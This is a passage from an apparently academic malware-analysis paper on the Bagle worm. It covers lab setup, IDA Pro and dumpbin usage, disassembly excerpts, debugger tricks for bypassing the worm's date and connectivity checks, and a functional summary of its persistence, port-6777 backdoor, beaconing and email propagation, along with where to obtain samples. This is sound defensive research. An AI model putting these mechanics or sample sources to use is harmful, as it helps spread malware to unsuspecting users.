This was the base operating system that was used for hosting, testing, and examining the virus. This should be patched up with the latest patches from Microsoft. More information can be found at: <u>http://www.microsoft.com/windowsxp/</u>.

### DataRescue IDA Pro v4.5.1:

IDA Pro is the best interactive disassemblers and debuggers out there. IDA provides convenient facilities for navigating the investigated text; automatically recognizing library functions and local variables, including those addressed through ESP; and supports many processors and file formats.<sup>17</sup> Although, it is difficult to learn to use effectively, due to its lack of documentation, it is well worth the effort. IDA Pro has become the de-facto standard for the analysis of hostile code.<sup>18</sup> More information can be found at <a href="http://www.datarescue.com/idabase/">http://www.datarescue.com/idabase/</a>.

Microsoft Visual C + + v6.0:

<sup>&</sup>lt;sup>17</sup> Kaspersky, Kris. <u>Hacker Uncovered: Disassembling.</u> Alist Publishing. 2003

<sup>&</sup>lt;sup>18</sup> IDA Pro overview: <u>http://www.datarescue.com/idabase/overview.htm</u>

This is the IDE from Microsoft used to develop applications in C/C++ for Windows. We used for its Win32 API documentation, as well experimenting with source code. More information can be found at: <u>http://msdn.microsoft.com/visualc/</u>.

### Microsoft Virtual PC:

This software allowed us to isolate the virus from the rest of the network and test it in a controlled environment. More information can be found at: <u>http://www.microsoft.com/windows/virtualpc/</u>.

### dumpbin v6.00:

This handy tool comes with Microsoft Visual C++. It is known as the Microsoft COFF Binary File Dumper and displays information about 32-bit Common Object File Format (COFF) binary files.<sup>19</sup> More information can be found at: <u>http://msdn.microsoft.com/library/en-us/vccore/html/\_core\_dumpbin\_reference.asp</u>.

# UltraEdit v8.20:

UltraEdit is a text and hex editor. More information can be found at: <u>http://www.ultraedit.com/</u>.

The SERVER was the machine where the following software was installed and was used to further examine the virus and its network abilities:

### Solaris 9 (SPARC):

Solaris is Sun Microsystems's flagship UNIX operating system. It is commercial-grade and widely used by many of the Fortune 500 companies. Our version was running on a SPARC platform. More information can be found at: <u>http://wwws.sun.com/software/solaris/</u>.

### Snoop on Solaris 9 (SPARC):

Snoop is a UNIX network sniffer that comes with the Solaris OS from Sun Microsystems. It's a powerful and flexible tool. More information can be found at: <u>http://docs.sun.com/db/doc/806-0916/6ja85399k?q=snoop&a=view</u>.

### Qmail:

Qmail is a secure, reliable, efficient, simple message transfer agent. It is meant as a replacement for the entire sendmail-binmail system on typical Internet-connected UNIX hosts.<sup>20</sup> In our case, it ran SMTP. More information can be found at: <u>http://www.qmail.org/top.html</u>.

### BIND 9:

BIND (Berkeley Internet Name Domain) is an implementation of the Domain Name System (DNS) protocols and provides an openly redistributable reference implementation of the major components of the Domain Name System, including:

- a Domain Name System server (named)
- a Domain Name System resolver library
- tools for verifying the proper operation of the DNS server<sup>21</sup>

More information can be found at: <u>http://www.isc.org/index.pl?/sw/bind/</u>.

# GCC v3.3.1:

GCC is an open-source compiler that was used to provide examples in Section 2 of this paper. More info can be found at: <u>http://gcc.gnu.org/</u>.

### GDB v5.3:

GDB is an open-source debugger that was used to provide examples in Section 2 of this paper. More information can be found at: <u>http://www.gnu.org/software/gdb/gdb.html</u>.

<sup>&</sup>lt;sup>19</sup> <u>http://msdn.microsoft.com/library/en-us/vccore/html/\_core\_dumpbin\_reference.asp</u>

<sup>&</sup>lt;sup>20</sup> <u>http://www.qmail.org/blurb.html</u>

<sup>&</sup>lt;sup>21</sup> <u>http://www.isc.org/index.pl?/sw/bind/</u>

An explanation of how these software tools were configured and used during this project is described in Section 4.3.

The most useful website during this project was the MSDN Library located at <u>http://msdn.microsoft.com/library/</u>. It was very useful in looking up various system and library calls in the Win32 API. There were other websites that were used and they are referenced throughout this paper accordingly.

Another useful resource was the include directory in the Visual C++ installation directory (i.e. C:\Program Files\Microsoft Visual Studio\VC98\Include). The header files in this directory proved useful during our analysis.

Of course, we also used some very helpful books, including <u>Hacker Uncovered: Disassembling</u> by Kris Kaspersky, <u>Security Warrior</u> by Anton Chuvakin and Cyrus Peikari, and <u>Malicious Mobile Code: Virus</u> <u>Protection for Windows</u> by Roger A. Grimes. They are referenced throughout this paper.

We also made extensive use of the following guides from Intel when looking up assembly instructions: IA-32 Intel® Architecture Software Developer's Manual Volume 1: Basic Architecture

IA-32 Intel® Architecture Software Developer's Manual Volume 1: Basic Architecture IA-32 Intel® Architecture Software Developer's Manual Volume 2: Instruction Set Reference

# 4.3. DISASSEMBLY APPROACH

The first thing we did before anything else was to create a secure environment that would contain the virus. This machine is known as the HOST and its IP address is 192.168.0.38. This can be easily done via Microsoft Virtual PC, if you don't have the necessary hardware. We created a virtual machine with Windows XP installed on it. Included in the installation were all the required tools mentioned above. The details for creating virtual machines with Virtual PC and installing the other software are explained in other papers available on the Internet, so we won't go into it.

We also setup the SERVER using a separate physical machine. Its IP address is 192.168.0.13. On it we installed the Solaris 9 OS and all the other software mentioned above. The SERVER was used to examine and test the virus's network capabilities. The details for setting up the operating system and the software are explained on their respective home pages. However, we will note the following:

- Qmail and BIND were setup to log all of their activity and network traffic in order to see the virus interact with the SERVER.
- The SERVER was setup as the primary name server for the domain <u>rozinov.com</u> and BIND was configured accordingly. Qmail was setup to accept emails for the domain <u>rozinov.com</u>.

Next we acquire the virus, but NOT execute it (yet).

After deciding which virus to reverse engineer, you have to acquire it. In our case, we acquired Bagle by downloading it from <u>http://vx.netlux.org</u><sup>22</sup>, a site dedicated to providing comprehensive information about computer viruses. Of course, we had other ways of acquiring the virus and these include:

- Wait for an email with the virus attached to be delivered to you.
- Go to an AV vendor's website, lookup the virus description and search for the attachment names, subject lines, or other unique strings in Google. You will quickly discover that the virus is present on many mailing lists.

Here is an example of how easy it is to find viruses on the Internet. We found the following in less than 5 minutes:

<sup>&</sup>lt;sup>22</sup> You will need to rename the file you downloaded to have an .exe extension, in order to see the correct icon and load it into IDA Pro.

Name 🔺	Size	Туре
🔤 I-Worm.Bagle.a.exe	16 KB	Application
🚯 I-Worm.Bagle.b.exe	11 KB	Application
📁 I-Worm.Bagle.g.exe	21 KB	Application
📁 I-Worm.Bagle.h.exe	21 KB	Application
📝 I-Worm.Bagle.i.exe	12 KB	Application
📴 I-Worm.Bagle.j.exe	14 KB	Application
🛐 I-Worm.Bagle.n.exe	21 KB	Application
🗐 I-Worm.Bagle.o.exe	44 KB	Application
I-Worm.Bagle.y.exe	39 KB	Application
I-Worm.Bagle.z.exe	22 KB	Application

Once all the analysis tools and the virus are on the HOST, we **disconnect** the HOST from the network by disabling the LAN connection. This will prevent the virus from spreading across the network in an uncontrollable manner. However, there will come a point during the analysis that you will have to connect the HOST and the SERVER to the Internet in order to see how the virus interacts with the SERVER. You should disconnect these two machines from the rest of the network, but keep the two connected to each other and the Internet. In Appendix A, we will identify this point.

Next, we start our analysis of Bagle. We open up IDA Pro and load up the virus we downloaded. When loading the new virus, IDA Pro prompts you to help it identify it and its properties. The safe bet would be to leave the default selections that IDA Pro has made for you and simply click OK. You will see later, why PE was automatically selected as the file type to load the virus as.


IDA Pro scans the executable and performs various tests and processes on it, automatically disassembling the code and demangling and cross-referencing variables. Prior to that, you should see the following screen while loading up the virus:

After IDA Pro is done processing the virus, the screen will look something similar to below. Although the interface may look overwhelming at first, it is really very efficient and designed to be very productive:

Load a new file 🔀								
Load file C:\WINDOWS\system32\bbeagle.exe as								
Portable executable for IBM PC (PE) (pe.ldw) MS-DOS executable (EXE) [dos.ldw] Binary file								
Processor type								
Intel 80x86 processors: metapc Set								
Loading segment 0x00000000								
Options     Create segments     Load resources     Rename DLL entries								
Manual load Kernel options2								
<ul> <li>☐ Fill segment gaps</li> <li>☑ Make imports segment</li> <li>☑ Don't align segments</li> </ul>								
System DLL directory C:\WINDOWS								
OK Cancel Help								

w Debugger Options Wi						) <u>–</u>
a stranger ogodis mi	ndows Help					
<b>* * *</b> * * 1	Text		# -+× 38	30 2:		
N > -   988		666	10 A D A		pr	
	] ]] 🖛 💷	/ // //		2000	, -	
**NX 21-	🕴 * 😵 S	; M K /+/ ~ Ø    :	: ; 🗟 🖤    📖 🐴    🗛	<u>***</u>	8	
'					H	
v Exports 1 😭 Imports	N Names	C Functions	A Structures En Erums		-	
	-				(0)	(m)
20		100000 - SSSS				
	111 0 0 0					
	nublic	start				
					CompareFileTime	
ISA	push		puReserved		F CopyFileA	
180	call	Colnitialize			F CreateFileA	
191	call	sub_401835			F CreateFileMappingA	
196	cnp	dword_405003, 0				,
19D	jnz	short loc_403183				-
19F	push	ØAFC8h			Line 1 of 224	
184	call	sub_4012AA			• Stringe window	
189	add	eax, 1388h				
IAE	nov	dword_405003, eax				Type Str
						C Ck
			CODE XREF: start+13Tj			C Co
					rdata:0 0000000A	C Co
					rdata:0 0000000C	C Cr
					rdata 0., 00000013	C CM
						C 0
						C Cr
	14	5001 C 10C_403 100		-		2
				<u>&gt;</u>	🗙 En Enums 🖉	
	N × 21 -	-         N         SI - N - 's' S           V         D: Exports         N: Signmonts         N Names           180         Start         public         SU - N - 's' S           180         Start         public         SU - N - 's' S           180         Start         public         SU - N - 's' S           180         Start         public         C - N - S           180         C - N - S         P - S         N - S           191         C - AN - S         P - S         N - S           196         C - N - S         push         N - S           197         push         C - AN - S         P - S           181         C - AN - S         P - S         P - S           182         D - AN - S         P - S         P - S           183         D - S         P - S         P - S           183         D - AN - S         P - S         P - S           183         D - S         P - S         P - S           183         D - S         P - S         P - S           183         D - S         P - S         P - S           183         D - S         P - S         P - S           183	N X 22 - 0 - ** S M K /= 2 2 : N X 22 - 0 - ** S M K /= 2 2 : 	N × 22 - 0 - ** S N K K → - 0 :: 3 = 1 UL <sup>10</sup> h A     *     D Export NS Import N Name: <sup>1</sup> / <sub>1</sub> Functions <sup></sup> Sings  Stucture: En. Enume     V D Export NS Import N Name: <sup>1</sup> / <sub>1</sub> Functions <sup></sup> Sings  Stucture: En. Enume     V D Export NS Import N Name: <sup>1</sup> / <sub>1</sub> Functions <sup></sup> Sings  Stucture: En. Enume     V D Export NS Import N Name: <sup>1</sup> / <sub>1</sub> Functions <sup></sup> Sings  Stucture: En. Enume     V D Export NS Import N Name: <sup>1</sup> / <sub>1</sub> Functions <sup></sup> Sings  Stucture: En. Enume     V D Export NS Import N Name: <sup>1</sup> / <sub>1</sub> Functions <sup></sup> Sings  Stucture: En. Enume     V D Export NS Import N Name: <sup>1</sup> / <sub>1</sub> Functions <sup></sup> Sings  Stucture: En. Enume     V D Export NS Import N Name: <sup>1</sup> / <sub>1</sub> Functions     Port N Name: <sup>1</sup> / <sub>1</sub> Functions <sup></sup> Sings  Stucture: En. Enume     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D Export N Name: <sup>1</sup> / <sub>1</sub> Functions     V D	- • N × 22 • 0 • * S N K H ← A / : : : : : : : : : : : : : : : : : :	N X 32 - N - W S N K / / :: : : : : : : : : : : : : : : :

How did IDA Pro know that the virus executable loaded into it was a PE (Portable Executable) executable? There are several ways to find out if an executable is in the PE format. The first and easiest way is to go to an AV vendor site and look up the virus description. Some AV vendors will tell you the type of executable that the virus is. The second way is to use the dumpbin utility provided with Microsoft Visual C++. In our case, the dumpbin utility processed it correctly and showed its sections and type:



The third way is to look at the executable through a text editor like UltraEdit. On Windows, executables have a small program at their beginning that tests whether or not it's trying to be run under DOS. If it is, and the program doesn't support it, it prints out the error message "This program cannot be run in DOS mode" and exits. Following that program, the PE header begins and it contains a 4-byte sequence: "PE" followed by two NULLS (50 45 00 00 in hex), which can be seen below:


🕼 UltraEdit-32	? - [C	\tm	p\¥I	RUS	\ <b>dun</b>	npbi	n\I-	Worr	n.Ba	gle.a	]								
🗾 Eile Edit 🔮	<u>5</u> earcl	h <u>P</u> r	oject	: ⊻ie	ew	Form	a <u>t</u> (	Colum	n <u>N</u>	<u>1</u> acro	<u>A</u> c	lvanc	ed	<u>W</u> inc	low	<u>H</u> elp			_ 8 ×
0 🖻 🖆 🛛		<b>s</b> [	<u>ð</u>	<b>H</b>	<b>1</b> a	Wp	H		-	χı	<b>b</b> (	2	F				đ	a mi mi pê è;  ♀ 告 日 ा =   ≌   ? k?	
I-Worm.Bagle.a																			
	Q	1	2	3	4	Ş	6	7	Ş	9	ą	þ	ç	þ	ę	f			
00000000h:	4D	5Å	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	;	MZDÿÿ	
00000010h:	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	;	······································	
00000020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	;		
00000030h:	00	00	00	00	00	00	00	00	00	00	00	00	С8	00	00	00	;	È	
00000040h:	OE	1F	ВA	OE	00	В4	09	CD	21	В8	01	4C	CD	21	54	68	;	°´.Í!LÍ!Th	
00000050h:	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	;	is program canno	
00000060h:	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	;	t be run in DOS	
00000070h:	6D	6F	64	65	2 E	OD	OD		24	00	00			00				mode\$	
00000080h:	DC	86	EF	1B	98	E7	81	48	98									Üti.~çOH~çOH <sub>_</sub> çOH	
00000090h:	98	E7	81	48	9B	E7	81	48										~çOH>çOH.ø'HĂçOH	
000000a0h:	64	C7	93	48				48										dÇ∾H™ç⊡H_á≠H™ç⊡H	
000000b0h:	52	69	63	68	98	E7	81	48	00	00	00	00	00	00	00	00	;	Rich~ç□H	
000000c0h:		00	00	00	00	00	00	00	50	45	00	00	4C	01				PE <mark>L</mark>	
000000d0h:		6E	OA	40	00	00	00		00	00	00	00		00			•	ßn.@à	
000000e0h:					00											00			
000000f0h:	88	31	00	00	00	10	00	00	00	40	00	00	00	00	40	00	;	š100.	-
•																			
For Help, press F:	1							P	os: c	8H, 2	:00, C	W			DOS			Mod: 7/8/2004 3:36:12PM Bytes Sel: 4 IN:	5 🗾 //

IDA Pro automatically puts the cursor at the starting position of the executable. In Bagle's case, it's at address 0040318A. From here we start the de-compilation process, taking notes and analyzing each function. One of the first problems we'll run into is the fact that IDA Pro hasn't identified main(). The solution to this and other problems we encountered are described in Section 4.4.

It is very useful to run the debugger while analyzing the virus. Step through each instruction, especially in the user-defined functions, in order to gain a full understanding of Bagle's code. At the same time keep track of the registers, especially the EAX and EIP registers and the ZF bit of the EFLAGS register. The EAX


register holds the return values from functions and the ZF flag is used in comparisons and decisions. The EIP register is important with respect to threads.

Within IDA Pro, double clicking on a function name (those in blue, or those that start with sub\_) will take you to its body. IDA Pro tries to identify all Win32 API library calls and these are colored in blue and don't start with sub\_. They can be looked up on MSDN. Values in green are actual values; right clicking on them will give you the hexadecimal, octal, decimal, binary, and character values. IDA Pro has a very useful feature, called WinGraph32, which allows you to graph the functional flow from or to a function or variable. This is done by selecting the desired variable or function, right clicking on it, and selecting "Chart of xrefs to" or "Chart of xrefs from":



IDA Pro also identifies function parameters and variables, and gives them useful names in the beginning of each function or subroutine, as is shown below. It also identifies their addresses with respect to the EBP register. For example, below arg\_8 can be accessed by adding 10h to the EBP register.

beagle:00401C78	• 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	¦¦ S U B R O U T I N E
beagle:00401C78		
beagle:00401C78	; Attributes: bp	p-based frame
beagle:00401C78		
beagle:00401C78	sub_401C78	proc near
beagle:00401C78		
beagle:00401C78	ThreadId	= dword ptr -8
beagle:00401C78	1pParameter	= dword ptr -4
beagle:00401C78	arg_0	= dword ptr 8
beagle:00401C78	arg_4	= dword ptr OCh
beagle:00401C78	arg_8	= dword ptr 10h
beagle:00401C78		
beagle:00401C78		push ebp
beagle:00401C79		mov ebp, esp



We did our analysis by starting from the beginning of the executable and following each function (or subroutine as they're referred to in IDA Pro) down to its body. Then we translated the assembly in the body into English (via comments) and tried to uncover what each function did. We were quite successful at figuring out what the vast majority of functions did and how they did it. The process and results are in Appendix A.

### 4.4. ANALYSIS PROBLEMS AND SOLUTIONS

There were several problems that we ran into while analyzing the virus and they are listed below with their solutions.

# Problem: Isn't the starting point for any program in C/C++ main()? Where is main()?

**Solution:** In Windows XP (and its ancestors), programs written in C/C++ using Microsoft Visual C++ don't actually start executing from the main() function. Instead, after the image is loaded into memory, control is passed to the Startup()<sup>23</sup> function located in crt0.c (or in crtexe.c for dynamic linking or in wincmdln.c for console applications). This function initializes the global variables argv, argc, \_osver, \_winmajor, \_winminor, \_winver, and environ; initializes the heap for the process; calls main(); and exits when main() returns.

The important thing to remember is that the Start() function *always* passes some (3 or 4) arguments (argc, argv, and environ) to the main() function:

```
#ifdef WPRFLAG
           lpszCommandLine = wwincmdln();
           mainret = wWinMain(
#else /* WPRFLAG */
           lpszCommandLine = _wincmdln();
           mainret = WinMain(
#endif /* WPRFLAG */
                              GetModuleHandleA(NULL), NULL, lpszCommandLine, StartupInfo.dwFlags &
STARTF USESHOWWINDOW ? StartupInfo.wShowWindow : SW SHOWDEFAULT
                            );
#else /* WINMAIN */
#ifdef WPRFLAG
             winitenv = wenviron;
           mainret = wmain(__argc, __wargv, _wenviron); /* for Unicode programming model, uses wchar_t* */
#else /* WPRFLAG */
             initenv = environ;
           mainret = main(__argc, __argv, _environ);
#endif /* WPRFLAG */
```

Looking at the disassembled start() function of Bagle, from IDA Pro:

beagle:0040318A			
beagle:0040318A ;	S U B	ROUTINE	
beagle:0040318A			
beagle:0040318A			
beagle:0040318A	public s	start	
beagle:0040318A start	proc nea	ar	
beagle:0040318A	push	0 ;	pvReserved
beagle:0040318C	call	CoInitialize	
beagle:00403191	call	sub_401835	
beagle:00403196	cmp	dword_405003, 0	
beagle:0040319D	jnz	short loc_4031B3	
beagle:0040319F	push	0AFC8h	
beagle:004031A4	call	sub_4012AA	
beagle:004031A9	add	eax, 1388h	
beagle:004031AE	mov	dword_405003, eax	
beagle:004031B3			
beagle:004031B3 loc_403	1B3:		
beagle:004031B3	push	offset unk_40575C	
beagle:004031B8	push	offset sub_4030F6	
beagle:004031BD	push	dword_405003	
beagle:004031C3	call	sub_401C78	
beagle:004031C8	call	sub_402E07	
beagle:004031CD	cmp	dword_405754, 0	
beagle:004031D4	jz	short loc_4031DB	
beagle:004031D6	call	sub_402CCE	
beagle:004031DB			
beagle:004031DB loc_403			
beagle:004031DB	push		dwMilliseconds
beagle:004031E0	call	Sleep	
beagle:004031E5	jmp	short loc_4031DB	
beagle:004031E5 start	endp		

A quick skim through the subroutine, and we see that IDA Pro didn't find a call to the main() function. How could this be? The answer lies with the fact that the developer can change the start up code of his

 $<sup>^{23}</sup>$  The actual name depends on whether the <code>\_WINMAIN\_</code> and <code>WPRFLAG</code> flags are set.

compiler and set the entry-point symbol (the function called by the start-up code) manually. So this requires us to inspect the start-up code more closely.

The address **0040318A** is where the executable begins to run once it's loaded. This address can also be found by using the dumpbin utility:

dumpbin /headers I-Worm.Bagle.a and adding RVA (Relative Virtual Address) to the base address: Microsoft (R) COFF Binary File Dumper Version 6.00.8447 Copyright (C) Microsoft Corp 1992-1998. All rights reserved. Dump of file I-Worm.Bagle.a PE signature found ... OPTIONAL HEADER VALUES ... 318A RVA of entry point 1000 base of code 4000 base of data 400000 image base

The dumpbin utility also shows the sections contained in the image. Bagle has a .rsrc (resource) section. By default, console applications built by Microsoft Visual C++ do not have a .rsrc section. Win32 GUI applications do have it by default. The .rsrc section contains various resources, such as menus, bitmaps (icons), and dialog boxes. Although Microsoft Visual C++ doesn't allow you to remove this section, it is possible to do so through a hack<sup>24</sup>.

### Problem: The virus will not run if it is after January 28, 2004.

**Solution:** You will need to run the virus inside the debugger provided with IDA Pro. However, it won't run if it's after January 28, 2004. One solution to this problem is to simply change the year to 2003 in the virtual machine. A problem we noticed was that the time inside the virtual machine depended on the time of the host machine and would always change to whatever date and time it was on the host machine. So we had to change the date on the host machine one year back in order for the virtual machine time to stay one year back.

There is another way to let the virus run if it is after January 28, 2004. You can step through the disassembly and when the code checks the date and returns a 0 (via the EAX register), you can change the 0 to a 1 within the debugger and the code will continue to run. See Appendix A for more details.

# Problem: If there is no Internet connection, the virus will loop indefinitely looking for an Internet connection.

**Solution:** The solution to this problem is similar to the date solution above. Once the check is made if there is an Internet connection, the result is stored in the EAX register. Since there is no Internet connection on the virtual machine, the virus will loop indefinitely, until EAX is 1. To leave this infinite loop, we can trick the virus into thinking our virtual machine has an Internet connection, by changing the EAX register to 1.

# Problem: Since this virus is multi-threaded, debugging the various threads becomes more difficult since the (Extended) Instruction Pointer does not jump around to different threads automatically, when stepping through the code one instruction at a time.

**Solution:** The solution to this problem is to manually change the EIP register. The easiest way to do this is to jump to the code corresponding to start of the new thread and right click on the beginning of the function body and select "Set IP" after the call to CreateThread has been executed. See the screenshots:

	beagle:00401C9B	lea	eax, [ebp+ThreadId]
	beagle:00401C9E	push	eax
	beagle:00401C9F	push	0
	beagle:00401CA1	push	[ebp+1pParameter]
	beaqle:00401CA4	push	offset StartAddress
	beagle:00401CA9	push	0
	beagle:00401CAB	push	0
	beagle:00401CAD	call	CreateThread
EIP	beagle:00401CB2	bush	eax

<sup>&</sup>lt;sup>24</sup> For more information, see: <u>http://blogs.msdn.com/grantri/archive/2004/04/05/108049.aspx</u>

L	NUODD					
	; DWORDstdcall StartAddress(LPVOID)					
	StartAddress proc near					
beagle:00401BA7						
beagle:00401BA7 T			h			
beagle:00401BA7 a						
beagle:00401BA7 h	Mem= dword	iptr 8				
beagle:00401BA7						
beagle:00401BA7 p		N Rename	N			
beagle:00401BA8 m						
beagle:00401BAA a		f Edit function	Alt+P			
beagle:00401BAD p		🌴 Set function type	Y			
beagle:00401BAE p		💻 Hide	Num -			
beagle:00401BAF p	ush 10	🗙 Undefine	U			
beagle:00401BB1 1	ca ca					
beagle:00401BB4 p		➡ Jump to IP				
beagle:00401BB5 c	all su	Set IP				
beagle:00401BBA m				2		
beagle:00401BC0 m		<u>π</u> ⊋ Run to cursor	F4			
beagle:00401BC3 m		Add breakpoint	F2			
beagle:00401BC5 m	ov ebz	, LESTAD				

### 4.5. FUNCTIONAL FLOW

In this section we describe the major steps that the virus takes during its execution. It is a summary of what the virus does and how it does it. A more detailed explanation is found in Appendix A.

The first thing Bagle does is initialize the COM (Component Object Model), which is needed for any nontrivial program running on the Microsoft Windows platform. COM is a platform-independent, distributed, object-oriented system for creating binary software components that can interact.<sup>25</sup>

The very next thing it does is check that the current local date is no later than January 28, 2004. If it's after January 28, 2004, the virus exits immediately without doing any damage; otherwise it continues. This means that systems with the wrong time may still continue to be infected and help the virus spread. If the system was infected prior to January 28, 2004 and it is now after January 28, 2004, the virus will automatically kill its own process and delete its file from the Windows system directory. However, it will not remove its Registry entries, but that is not an issue since Windows will ignore them after the virus is deleted.

### It then creates a registry entry "uid" = "[Random Value]" in the registry key

HKEY\_CURRENT\_USER\Software\Windows98. [Random Value] in this case is replaced by 8 random bytes. Following this, it initializes the Windows sockets library in order to make use of the network, and creates a mutex which will be used later to synchronize threads. It then proceeds to copy itself to the <code>%system%</code> (C:\WINDOWS\system32) directory and execute that copy of the virus, while killing the currently running process. If the virus is not run from <code>%system%\bbeagle.exe</code>, it executes calc.exe, which helps it conceal itself from user suspicion. After all, the virus has an icon of a calculator and so a user expects it to open up the Calculator program. If it is run from <code>%system%\bbeagle.exe</code>, it will not execute calc.exe. It also adds a new value, "d3dupdate.exe" = "<code>%system%\bbeagle.exe"</code> to the key HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run, which restarts the virus during boot time, and the value "frun" = "1" to the registry key HKEY\_CURRENT\_USER\Software\Windows98, which means the virus has been successfully run on the machine for the first time.

With a new thread it creates a listening socket on port 6777, which accepts various commands and allows an attacker to upload files and execute them. This allows the attacker to update his virus with newer versions at will. The attacker can also send a specially crafted byte sequence that will force the virus to kill its own process and delete itself from the file system. Thus, the attacker (and anyone else) has the ability to remove the virus remotely. See Appendix A for more details.

<sup>&</sup>lt;sup>25</sup> <u>http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/comportal\_3qn9.asp</u>

Another thread starts up and its purpose is to contact a list of hard coded websites every 10 minutes to inform them of the infection on the current machine. It sends the [Random Value] and port number the virus is listening on to each web site. Of course, the IP of the infected machine is logged as well.

Another thread is created and its purpose is to search all fixed drives for files that contain .wab, .txt, .htm, or .html in their filenames for valid email addresses. When an email address is found, the virus uses its own SMTP engine to send itself to the newly found email address. The source address in the email will be spoofed to try to prevent suspicion.

Finally, the executing virus goes to sleep and runs every 1 second in the background. The virus has the process name bbeagle.exe in task manager.

One of the results that came about from the disassembly process was the discovery of the functional flow of the virus. Below, some functions have a short description of what they do. For more details on each function, see Appendix A.

Note: For more details on all the Win32 API calls that are called below, see Appendix A. The sub\_functions are also described in detail in Appendix A.

- 1. CoInitialize initialize the COM library.
- 2. sub 401835 this function does many things; see below for details.
  - 2.1. sub 401669 check that the current date is earlier than January 28, 2004, otherwise exit.
    - 2.1.1. GetLocalTime
    - 2.1.2. sub 401000 zeroes out number of bytes from starting address.
    - 2.1.3. SystemTimeToFileTime
    - 2.1.4. SystemTimeToFileTime
    - 2.1.5. CompareFileTime
    - 2.2. GetTickCount
    - 2.3. sub\_40126F fills memory with random data using the result from GetTickCount as the random seed.
    - 2.4. sub 4015A5 check/create a registry entry. (uid)
      - 2.4.1. RegCreateKey
      - 2.4.2. RegQueryValueEx
      - 2.4.3. sub\_4012AA returns a random value less than passed argument.
      - 2.4.4. RegSetValueEx
      - 2.4.5. RegCloseKey
    - 2.5. WSAStartup initialize the use of Windows Sockets.
    - 2.6. sub 402ADD allocate heap memory.
      - **2.6.1**. sub 401524 wrapper function.
        - 2.6.1.1. GlobalAlloc
    - 2.7. CreateMutex
    - 2.8. sub\_402737 creates a mutex and allocates heap memory.
      - $2.8.1. \ \texttt{CreateMutex}$
      - $2.8.2. \ \texttt{GlobalAlloc}$
    - 2.9. sub\_4016CA make a base64-encoded copy of the virus for use with email.
      - $2.9.1. \; \texttt{GlobalAlloc}$
      - 2.9.2. GetModuleFileName
      - 2.9.3. CreateFile
      - 2.9.4. GetFileSize
      - 2.9.5. CreateFileMapping
      - 2.9.6. MapViewOfFile
      - 2.9.7. GlobalAlloc

```
2.9.8. sub 4010DD – wrapper function.
```

- 2.9.9. lstrlen
- 2.9.10. UnmapViewOfFile
- 2.9.11. CloseHandle
- 2.9.12. GlobalFree
- 2.10. GetSystemDirectory
- 2.11. GetModuleFileName
- 2.12. lstrcat
- 2.13. sub\_401625 check/create a registry entry. (d3dupdate.exe)
- 2.14. StrStrI
- 2.15. GetCommandLine
- 2.16. WinExec if the virus is not run from %system%\bbeagle.exe, execute calc.exe.
- 2.17. CopyFile
- 2.18. WinExec run the virus from the system directory. (to continue executing following functions)
- 2.19. sub\_4017DC check/create a registry entry. (frun)
- 2.20. sub\_40179B check/create a registry entry. (frun)
- 3. If port number is 0, choose a random port between 5000 and 50000.
- 4. sub\_401C78 creates a new thread that listens on port 6777 and accepts and processes connections.
  - 4.1. GlobalAlloc
  - 4.2. CreateThread
    - 4.2.1. StartAddress starting address of newly created thread.
      - 4.2.1.1. sub\_401000 see Appendix A.
      - 4.2.1.2. socket
      - 4.2.1.3. GlobalFree
      - 4.2.1.4. bind
      - 4.2.1.5. listen
    - → 4.2.1.6. accept

```
4.2.1.6.1. CreateThread
```

```
4.2.1.6.1.1. sub_4030F6 – receives and processes data from attacker.
```

- 4.2.1.6.1.1.1. sub\_4013D2 wrapper function.
- 4.2.1.6.1.1.1.1. CreateStreamOnHGlobal
- 4.2.1.6.1.1.2. sub 4019CF receives data from socket.
  - 4.2.1.6.1.1.2.1. sub 401972 wrapper function.
    - 4.2.1.6.1.1.2.1.1. select
    - 4.2.1.6.1.1.2.2. recv
- 4.2.1.6.1.1.3. sub 40146E wrapper function.
  - 4.2.1.6.1.1.3.1. sub\_4013F7 wrapper function.

```
